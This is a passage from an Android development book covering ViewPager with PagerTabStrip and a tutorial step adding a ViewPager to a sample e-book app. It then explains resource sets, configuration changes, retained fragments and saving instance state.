



*Figure 140: A ViewPager on Android 4.0.3*

However, you can horizontally swipe to get to the next fragment:





*Figure 141: A ViewPager in Use on Android 4.0.3*

Swiping works in both directions, so long as there is another fragment in your desired direction.

# Paging Other Stuff

You do not have to use fragments inside a `ViewPager`. A regular `PagerAdapter` actually hands `View` objects to the `ViewPager`. The supplied fragment-based `PagerAdapter` implementations get the `View` from a fragment and use that, but you are welcome to create your own `PagerAdapter` that eschews fragments. The primary reason for this would be to allow you to have the `ViewPager` itself be inside a fragment.

# Indicators

By itself, there is no visual indicator of where the user is within the set of pages contained in the `ViewPager`. In many instances, this will be perfectly fine, as the pages themselves will contain cues as to position. However, even in those cases, it

may not be completely obvious to the user how many pages there are, which directions for swiping are active, etc.

Hence, you may wish to attach some other widget to the `ViewPager` that can help clue the user into where they are within "page space".

## PagerTitleStrip and PagerTabStrip

The primary built-in indicator options available to use are `PagerTitleStrip` and `PagerTabStrip`. As the name suggests, `PagerTitleStrip` is a strip that shows titles of your pages. `PagerTabStrip` is much the same, but the titles are formatted somewhat like tabs, and they are clickable (switching you to the clicked-upon page), whereas `PagerTitleStrip` is non-interactive.

To use either of these, you first must add it to your layout, inside your `ViewPager`, as shown in the `res/layout/main.xml` resource of the `ViewPager/Indicator` sample project, a clone of the `ViewPager/Fragments` project that adds a `PagerTabStrip` to our UI:

```
<?xml version="1.0" encoding="utf-8"?>
<android.support.v4.view.ViewPager xmlns:android="http://schemas.android.com/apk/
res/android"
  android:id="@+id/pager"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">

  <android.support.v4.view.PagerTabStrip
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:layout_gravity="top"/>

</android.support.v4.view.ViewPager>
```

Here, we set the `android:layout_gravity` of the `PagerTabStrip` to `top`, so it appears above the pages. You could similarly set it to `bottom` to have it appear below the pages.

Our `SampleAdapter` needs another method: `getPageTitle()`, which will return the title to display in the `PagerTabStrip` for a given position:

```
package com.commonsware.android.pager2;

import android.content.Context;
import android.support.v4.app.Fragment;
import android.support.v4.app.FragmentManager;
import android.support.v4.app.FragmentPagerAdapter;
```

```
public class SampleAdapter extends FragmentPagerAdapter {
  Context ctxt=null;

  public SampleAdapter(Context ctxt, FragmentManager mgr) {
    super(mgr);
    this.ctxt=ctxt;
  }

  @Override
  public int getCount() {
    return(10);
  }

  @Override
  public Fragment getItem(int position) {
    return(EditorFragment.newInstance(position));
  }

  @Override
  public String getPageTitle(int position) {
    return(EditorFragment.getTitle(ctxt, position));
  }
}
```

Here, we call a static `getTitle()` method on `EditorFragment`. That is a refactored bit of code from our former `onCreateView()` method, where we create the string for the hint — we will use the hint text as our page title:

```
package com.commonsware.android.pager2;

import android.content.Context;
import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.EditText;
import com.actionbarsherlock.app.SherlockFragment;

public class EditorFragment extends SherlockFragment {
  private static final String KEY_POSITION="position";

  static EditorFragment newInstance(int position) {
    EditorFragment frag=new EditorFragment();
    Bundle args=new Bundle();

    args.putInt(KEY_POSITION, position);
    frag.setArguments(args);

    return(frag);
  }

  static String getTitle(Context ctxt, int position) {
```

```
    return(String.format(ctxt.getString(R.string.hint), position + 1));
  }

  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.editor, container, false);
    EditText editor=(EditText)result.findViewById(R.id.editor);
    int position=getArguments().getInt(KEY_POSITION, -1);

    editor.setHint(getTitle(getActivity(), position));

    return(result);
  }
}
```





*Figure 142: A ViewPager and PagerTabStrip on Android 4.0.3*

## Third-Party Indicators

If you want something else for your indicators, besides a strip of page titles, you might wish to check out the ViewPagerIndicator library, brought to you by the

author of ActionBarSherlock. This library contains a series of widgets that serve in the same role as `PagerTitleStrip`, with different looks.

## Fragment-Free Paging

At present — and probably indefinitely — you cannot reliably nest fragments within fragments. When it comes to `ViewPager`, that means that you cannot have a `ViewPager` be within a fragment and *also* use `FragmentPagerAdapter` or `FragmentStatePagerAdapter` to define the pages in the pager.

So, what if you want to have a `ViewPager` be in a fragment? The solution is to not use `FragmentPagerAdapter` or `FragmentStatePagerAdapter`, but instead create your own implementation of the `PagerAdapter` interface, one that avoids the use of fragments.

We will see an example of this in a later chapter, where we also examine how to have more than one page of the `ViewPager` be visible at a time.

# Tutorial #10 - Rigging Up a ViewPager

A `ViewPager` is a fairly slick way to present a digital book. You can have individual chapters be accessed by horizontal swiping, with the prose within a chapter accessed by scrolling vertically. While not offering "page-at-a-time" models used by some book reader software, it is **much** simpler to set up.

So, that's the approach we will use with EmPubLite. Which means, among other things, that we need to add a `ViewPager` to the app.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Add a ViewPager to the Layout

Right now, the layout for `EmPubLiteActivity` just has a `ProgressBar`. We need to augment that to have our `ViewPager` as well, set up such that we can show either the `ProgressBar` (while we load the book) or the `ViewPager` as needed.

Unfortunately, this is the sort of change that the Eclipse drag-and-drop GUI building is not particularly well-suited for. Hence, even Eclipse users are going to have to dive into the layout XML this time.

Open up `res/layout/main.xml` (and, if you are using Eclipse, switch to the "main.xml" sub-tab of the editor, to see the raw XML). As a child of the `<RelativeLayout>`, after the `<ProgressBar>`, add a `<android.support.v4.view.ViewPager>` element as follows:

```
  <android.support.v4.view.ViewPager
    android:id="@+id/pager"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:visibility="gone"/>
```

This adds the `ViewPager`, also having it fill the parent, but with the visibility initially set to gone, meaning that the user will not see it.

The entire layout should now resemble:

```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:tools="http://schemas.android.com/tools"
  android:layout_width="match_parent"
  android:layout_height="match_parent">

  <ProgressBar
    android:id="@+id/progressBar1"
    style="?android:attr/progressBarStyleLarge"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_centerHorizontal="true"
    android:layout_centerVertical="true"/>

  <android.support.v4.view.ViewPager
    android:id="@+id/pager"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:visibility="gone"/>

</RelativeLayout>
```

# Step #2: Obtaining Our ViewPager

We will be referencing the `ViewPager` from a few places in the activity, so we may as well get a reference to it and hold onto it in a data member, for easy access.

Add a data member to `EmPubLiteActivity`:

```
private ViewPager pager=null;
```

You will also need to add an import for `android.support.v4.view.ViewPager` to get this to compile.

Then, in `onCreate()`, after the call to `setContentView(R.layout.main)`, use `findViewById()` to retrieve the `ViewPager` and store it in the `pager` data member:

```
pager=(ViewPager)findViewById(R.id.pager);
```

If you are using Eclipse, you will see a warning that `pager` is not used – do not worry, as we will be using it soon enough.

# Step #3: Creating a ContentsAdapter

A `ViewPager` needs a `PagerAdapter` to populate its content, much like a `ListView` needs a `ListAdapter`. We cannot completely construct a `PagerAdapter` yet, as we still need to learn how to load up our book content from files. But, we can get part-way towards having a useful `PagerAdapter` now.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `ContentsAdapter` in the "Name" field. Then, click the "Browse..." button next to the "Superclass" field and find `FragmentStatePagerAdapter` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `ContentsAdapter` class.

This will immediately show an error in the Eclipse editor, as `FragmentStatePagerAdapter` requires a public constructor, and we do not have one yet. So, add the following constructor implementation to the class:

```
  public ContentsAdapter(SherlockFragmentActivity ctxt) {
    super(ctxt.getSupportFragmentManager());
  }
```

This simply chains to the superclass, supplying the requisite `FragmentManager` instance, culled from our parent activity.

You will need to import `com.actionbarsherlock.app.SherlockFragmentActivity` for this to compile.

### Outside of Eclipse

Create a `src/com/commonsware/empublite/ContentsAdapter.java` source file, with the following content:

```
package com.commonsware.empublite;

import android.support.v4.app.Fragment;
import android.support.v4.app.FragmentStatePagerAdapter;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class ContentsAdapter extends FragmentStatePagerAdapter {
  public ContentsAdapter(SherlockFragmentActivity ctxt) {
    super(ctxt.getSupportFragmentManager());
  }

  @Override
  public Fragment getItem(int position) {
    return null;
  }

  @Override
  public int getCount() {
    return 0;
  }
}
```

## Step #4: Setting Up the ViewPager

Let's add a few more lines to the bottom of `onCreate()` of `EmPubLiteActivity`, to set up `ContentsAdapter` and attach it to the `ViewPager`:

```
    adapter=new ContentsAdapter(this);
    pager.setAdapter(adapter);

    findViewById(R.id.progressBar1).setVisibility(View.GONE);
    findViewById(R.id.pager).setVisibility(View.VISIBLE);
```

This will require a new data member:

```
private ContentsAdapter adapter=null;
```

It will also require an import for `android.view.View`.

What we are doing is creating our `ContentsAdapter` instance, associating it with the `ViewPager`, and toggling the visibility of the `ProgressBar` (making it `GONE`) and the `ViewPager` (making it `VISIBLE`).

The net effect, if you run this modified version of the app, is that we no longer see the `ProgressBar`. Instead, we have a big blank area, taken up by our empty `ViewPager`:





*Figure 143: EmPubLite, With Empty ViewPager*

The `ViewPager` is empty simply because our `ContentsAdapter` returned `0` from `getCount()`, indicating that there are no pages to be displayed.

# In Our Next Episode…

… we will finish our "help" and "about" screens in our tutorial project.

# Resource Sets and Configurations

Devices sometimes change while users are using them, in ways that our application will care about:

- The user might rotate the screen from portrait to landscape, or vice versa
- The user might put the device in a car or desk dock, or remove it from such a dock
- The user might put the device in a "netbook dock" that adds a full QWERTY keyboard, or remove it from such a dock
- The user might switch to a different language via the Settings application, returning to our running application afterwards
- And so on

In all of these cases, it is likely that we will want to change what resources we use. For example, our layout for a portrait screen may be too tall to use in landscape mode, so we would want to substitute in some other layout.

This chapter will explore how to provide alternative resources for these different scenarios — called "configuration changes" — and will explain what happens to our activities when the user changes the configuration while we are in the foreground.

## What's a Configuration? And How Do They Change?

Different pieces of Android hardware can have different capabilities, such as:

- Different screen sizes
- Different screen densities (dots per inch)

- Different number and capabilities of cameras
- Different mix of radios (GSM? CDMA? GPS? Bluetooth? WiFi? NFC? something else?)
- And so on

Some of these, in the eyes of the core Android team, might drive the selection of resources, like layouts or drawables. Different screen sizes might drive the choice of layout. Different screen densities might drive the choice of drawable (using a higher-resolution image on a higher-density device). These are considered part of the device's "configuration".

Other differences — ones that do not drive the selection of resources — are not part of the device's configuration but merely are "features" that some devices have and other devices do not. For example, cameras and Bluetooth and WiFi are features.

Some parts of a configuration will only vary based on different devices. A screen will not change density on the fly, for example. But some parts of a configuration can be changed during operation of the device, such as orientation (portrait vs. landscape) or language. When a configuration switches to something else, that is a "configuration change", and Android provides special support for such events to help developers adjust their applications to match the new configuration.

## Configurations and Resource Sets

One set of resources may not fit all situations where your application may be used. One obvious area comes with string resources and dealing with internationalization (I18N) and localization (L10N). Putting strings all in one language works fine — probably at least for the developer — but only covers one language.

That is not the only scenario where resources might need to differ, though. Here are others:

1. *Screen orientation*: is the screen in a portrait orientation? Landscape? Is the screen square and, therefore, does not really have an orientation?
2. *Screen size*: is this something sized like a phone? A tablet? A television?
3. *Screen density*: how many dots per inch does the screen have? Will we need a higher-resolution edition of our icon so it does not appear too small?
4. *Touchscreen*: does the device have a touchscreen? If so, is the touchscreen set up to be used with a stylus or a finger?

5. *Keyboard*: what keyboard does the user have (QWERTY, numeric, neither), either now or as an option?
6. *Other input*: does the device have some other form of input, like a directional pad or click-wheel?

The way Android currently handles this is by having multiple resource directories, with the criteria for each embedded in their names.

Suppose, for example, you want to support strings in both English and Spanish. Normally, for a single-language setup, you would put your strings in a file named `res/values/strings.xml`. To support both English and Spanish, you would create two folders, `res/values-en/` and `res/values-es/`, where the value after the hyphen is the ISO 639–1 two-letter code for the language you want. Your English-language strings would go in `res/values-en/strings.xml` and the Spanish ones in `res/values-es/strings.xml`. Android will choose the proper file based on the user's device settings.

An even better approach is for you to consider some language to be your default, and put those strings in `res/values/strings.xml`. Then, create other resource directories for your translations (e.g., `res/values-es/strings.xml` for Spanish). Android will try to match a specific language set of resources; failing that, it will fall back to the default of `res/values/strings.xml`. This way, if your app winds up on a device with a language that you do not expect, you at least serve up strings in your chosen default language. Otherwise, if there is no such default, you will wind up with a `ResourceNotFoundException`, and your application will crash.

This, therefore, is the bedrock resource set strategy: have a complete set of resources in the default directory (e.g., `res/layout/`), and override those resources in other resource sets tied to specific configurations as needed (e.g., `res/layout-land/`).

## Coping with Complexity

Where things start to get complicated is when you need to use multiple disparate criteria for your resources.

For example, suppose that you have drawable resources that are locale-dependent, such as a stop sign. You might want to have resource sets of drawables tied to language, so you can substitute in different images for different locales. However, you might also want to have those images vary by density, using higher-resolution

images on higher-density devices, so the images all come out around the same physical size.

To do that, you would wind up with directories with multiple resource set qualifiers, such as:

- `res/drawable-ldpi/`
- `res/drawable-mdpi/`
- `res/drawable-hdpi/`
- `res/drawable-xhdpi/`
- `res/drawable-en-rUK-ldpi/`
- `res/drawable-en-rUK-mdpi/`
- `res/drawable-en-rUK-hdpi/`
- `res/drawable-en-rUK-xhdpi/`
- And so on

(with the default language being, say, US English, using a US stop sign)

Once you get into these sorts of situations, though, a few rules come into play, such as:

1. The configuration options (e.g., `-en`) have a particular order of precedence, and they must appear in the directory name in that order. The Android documentation outlines the specific order in which these options can appear. For the purposes of this example, screen size is more important than screen orientation, which is more important than screen density, which is more important than whether or not the device has a keyboard.
2. There can only be one value of each configuration option category per directory.
3. Options are case sensitive

For example, you might want to have different layouts based upon screen size and orientation. Since screen size is more important than orientation in the resource system, the screen size would appear in the directory name ahead of the orientation, such as:

- `res/layout-xlarge-land/`
- `res/layout-xlarge/`
- `res/layout-land/`
- `res/layout/`

Android uses a specific algorithm for determining which, among a set of candidates, is the "right" resource directory to use for a given request:

- First, Android tosses out ones that are specifically invalid. So, for example, if the screen size of the device is "normal", the `-large` directories would be dropped as candidates, since they call for some other size.
- Next, Android counts the number of matches for each folder, and only pays attention to those with the most matches.
- Finally, Android goes in the order of precedence of the options — in other words, it goes from left to right in the directory name.

In the above example, if we call `setContentView(R.layout.main)` on a device with an `-xlarge` screen held in the landscape orientation, Android will search the directories in the order shown above:

1. First, Android will use `res/layout-xlarge-land/main.xml`, if it exists
2. If not, Android will use `res/layout-xlarge/main.xml`, if it exists
3. If neither, Android will use `res/layout-land/main.xml`, if it exists
4. Finally, if nothing else matched, Android will use `res/layout/main.xml`, if it exists (and if it does not, it will raise a `ResourceNotFoundException`)

# Default Change Behavior

When you call methods in the Android SDK that load a resource (e.g., the aforementioned `setContentView(R.layout.main)`), Android will walk through those resource sets, find the right resource for the given request, and use it.

But what happens if the configuration changes *after* we asked for the resource? For example, what if the user was holding their device in portrait mode, then rotates the screen to landscape? We would want a `-land` version of our layouts, if such versions exist. And, since we already requested the resources, Android has no good way of handing us revised resources on the fly... except by forcing us to re-request those resources.

So, this is what Android does, by default, to our foreground activity, when the configuration changes on the fly.

## Destroy and Recreate the Activity

The biggest thing that Android does is destroy and recreate our activity. In other words:

- Android calls `onPause()`, `onStop()`, and `onDestroy()` on our original instance of the activity
- Android creates a brand new instance of the same activity class, using the same `Intent` that was used to create the original instance
- Android calls `onCreate()`, `onStart()`, and `onResume()` of the new activity instance
- The new activity appears on the screen

This may seem... invasive. You might not expect that Android would wipe out a perfectly good activity, just because the user flicked her wrist and rotated the screen of her phone. However, this is the only way Android has that guarantees that we will re-request all our resources.

## Rebuild the Fragments

If your activity is using fragments, the new instance of the activity will contain the same fragments that the old instance of the activity does. This includes both static and dynamic fragments.

By default, Android destroys and recreates the fragments, just as it destroys and recreates the activities. However, as we will see, we do have an option to tell Android to retain certain dynamic fragment instances — for those, it will have the new instance use the same fragment instances as were used by the old activity, instead of creating new instances from scratch.

## Recreate the Views

Regardless of whether or not Android recreates all of the fragments, it will call `onCreateView()` of all of the fragments (plus call `onDestroyView()` on the original set of fragments). In other words, Android recreates all of the widgets and containers, to pour them into the new activity instance.

### Retain Some Widget State

Android will hold onto the "instance state" of some of the widgets we have in our activity and fragments. Mostly, it holds onto obviously user mutable state, such as:

- What has been typed into an `EditText`
- Whether a `CompoundButton`, like a `CheckBox` or `RadioButton`, is checked or not
- Etc.

Android will collect this information from the widgets of the old activity instance, carry that data forward to the new activity instance, and update the new set of widgets to have that same state.

## Your Options for Configuration Changes

As noted, a configuration change is fairly invasive on your activity, replacing it outright with all new content (albeit with perhaps some information from the old activity's widgets carried forward into the new activity's widgets).

Hence, you have several possible approaches for handling configuration changes in any given activity.

### Do Nothing

The easiest thing to do, of course, is to do nothing at all. If all your state is bound up in stuff Android handles automatically, you do not need to do anything more than the defaults.

For example, the `ViewPager/Fragments` demo from the preceding chapter works correctly "out of the box". All of our "state" is tied up in `EditText` widgets, which Android handles automatically. So, we can type in stuff in a bunch of those widgets, rotate the screen (e.g., via `<Ctrl>-<F11>` in the emulator on a Windows or Linux PC), and our entered text is retained.

Alas, there are plenty of cases where the built-in behavior is either incomplete or simply incorrect, and we will need to do more work to make sure that our configuration changes are handled properly.

## Retain Your Fragments

The best approach nowadays for handling these sorts of configuration changes is to have Android retain a dynamic fragment.

Here, "retain" means that Android will keep the same fragment instance across the configuration change, detaching it from the original hosting activity and attaching it to a new hosting activity. Since it is the same fragment instance, anything contained inside that instance is itself retained and, therefore, is not lost when the activity is destroyed and recreated.

To see this in action, take a look at the `ConfigChange/Fragments` sample project.

The business logic for this demo (and for all the other demos in this chapter) is that we want to allow the user to pick a contact out of the roster of contacts found on their device or emulator. We will do that by having the user press a "Pick" button, at which time we will display an activity that will let the user pick the contact and return the result to us. Then, we will enable a "View" button, and let the user view the details of the selected contact. The key is that our selected contact needs to be retained across configuration changes — otherwise, the user will rotate the screen, and the activity will appear to forget about the chosen contact.

The activity itself just loads the dynamic fragment, following the recipe seen previously in this book:

```
package com.commonsware.android.rotation.frag;

import android.os.Bundle;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class RotationFragmentDemo extends SherlockFragmentActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if
(getSupportFragmentManager().findFragmentById(android.R.id.content)==null) {
      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content,
                                       new RotationFragment()).commit();
    }
  }
}
```

The reason for checking for the fragment's existence should now be clearer. Since Android will automatically recreate (or retain) our fragments across configuration changes, we do not want to create a *second* copy of the same fragment when we already have an existing copy.

The fragment is going to use an `R.layout.main` layout resource, with two implementations. One, in `res/layout-land/`, will be used in landscape:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="horizontal"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <Button android:id="@+id/pick"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="@string/pick"
    android:enabled="true"
  />
  <Button android:id="@+id/view"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="@string/view"
    android:enabled="false"
  />
</LinearLayout>
```

The portrait edition, in `res/layout/`, is identical save for the orientation of the `LinearLayout`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <Button android:id="@+id/pick"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="@string/pick"
    android:enabled="true"
  />
  <Button android:id="@+id/view"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="@string/view"
```

```
    android:enabled="false"
  />
</LinearLayout>
```

Here is the complete implementation of `RotationFragment`:

```
package com.commonsware.android.rotation.frag;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.provider.ContactsContract;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import com.actionbarsherlock.app.SherlockFragment;

public class RotationFragment extends SherlockFragment implements
    View.OnClickListener {
  static final int PICK_REQUEST=1337;
  Uri contact=null;

  @Override
  public View onCreateView(LayoutInflater inflater, ViewGroup parent,
                           Bundle savedInstanceState) {
    setRetainInstance(true);

    View result=inflater.inflate(R.layout.main, parent, false);

    result.findViewById(R.id.pick).setOnClickListener(this);

    View v=result.findViewById(R.id.view);

    v.setOnClickListener(this);
    v.setEnabled(contact != null);

    return(result);
  }

  @Override
  public void onActivityResult(int requestCode, int resultCode,
                               Intent data) {
    if (requestCode == PICK_REQUEST) {
      if (resultCode == Activity.RESULT_OK) {
        contact=data.getData();
        getView().findViewById(R.id.view).setEnabled(true);
      }
    }
  }

  @Override
  public void onClick(View v) {
```

```
    if (v.getId() == R.id.pick) {
      pickContact(v);
    }
    else {
      viewContact(v);
    }
  }

  public void pickContact(View v) {
    Intent i=
        new Intent(Intent.ACTION_PICK,
                   ContactsContract.Contacts.CONTENT_URI);

    startActivityForResult(i, PICK_REQUEST);
  }

  public void viewContact(View v) {
    startActivity(new Intent(Intent.ACTION_VIEW, contact));
  }
}
```

In `onCreateView()`, we hook up the "Pick" button to a `pickContact()` method. There, we call `startActivityForResult()` with an `ACTION_PICK` `Intent`, indicating that we want to pick something from the `ContactsContract.Contacts.CONTENT_URI` collection of contacts. We will discuss `ContactsContract` in greater detail later in this book. For the moment, take it on faith that Android has such an `ACTION_PICK` activity, one that will display to the user the list of available contacts:





*Figure 144: ACTION_PICK of a Contact*

If the user picks a contact, control returns to our activity, with a call to `onActivityResult()`. `onActivityResult()` is passed:

- the unique ID we supplied to `startActivityForResult()`, to help identify this result from any others we might be receiving
- `RESULT_OK` if the user did pick a contact, or `RESULT_CANCELED` if the user abandoned the pick activity
- an `Intent` containing the result from the pick activity, which, in this case, will contain a `Uri` representing the selected contact, retrieved via `getData()`

We store that `Uri` in a data member, plus we enable the "View" button, which, when clicked, will bring up an `ACTION_VIEW` activity on the selected contact via its `Uri`:





*Figure 145: ACTION_VIEW of a Contact*

Up in `onCreateView()`, we called `setRetainInstance(true)`. This tells Android to keep this fragment instance across configuration changes. Hence, we can pick a contact in portrait mode, then rotate the screen (e.g., `<Ctrl>-<F11>` in the emulator on Windows or Linux), and view the contact in landscape mode. Even though the activity and the buttons were replaced as a result of the rotation, the fragment was not, and the fragment held onto the `Uri` of the selected contact.

Note that `setRetainInstance()` only works with dynamic fragments, not static fragments. Static fragments are always recreated when the activity is itself destroyed and recreated.

### Model Fragment

A variation on this theme is the "model fragment". While fragments normally are focused on supplying portions of the UI to a user, that is not really a requirement. A model fragment is one that simply uses `setRetainInstance(true)` to ensure that it sticks around as configurations change. This fragment then holds onto any model

data that its host activity needs, so as that activity gets destroyed and recreated, the model data stick around in the model fragment.

This is particularly useful for data that might not otherwise have a fragment home. For example, imagine an activity whose UI consists entirely of a `ViewPager`, (like the tutorial app). Even though that `ViewPager` might hold fragments, there will be many pages in most pagers. It may be simpler to add a separate, UI-less model fragment and have it hold the activity's data model for the `ViewPager`. This allows the activity to still be destroyed and recreated, and even allows the `ViewPager` to be destroyed and recreated, while still retaining the already-loaded data.

## Add to the Bundle

However, you may not be using fragments, in which case `setRetainInstance(true)` will not be available to you. In that case, you will have to turn to some alternative approaches.

The best of those is to use `onSaveInstanceState()` and `onRestoreInstanceState()`.

You can override `onSaveInstanceState()` in your activity. It is passed a `Bundle`, into which you can store data that should be maintained across the configuration change. The catch is that while `Bundle` looks a bit like it is a `HashMap`, it actually cannot hold arbitrary data types, which limits the sort of information you can retain via `onSaveInstanceState()`. `onSaveInstanceState()` is called around the time of `onPause()` and `onStop()`.

The widget state maintained automatically by Android is via the built-in implementation of `onSaveInstanceState()`. If you override it yourself, typically you will want to chain to the superclass to get this inherited behavior, in addition to putting things into the `Bundle` yourself.

That `Bundle` is passed back to you in two places:

- `onCreate()`
- `onRestoreInstanceState()`

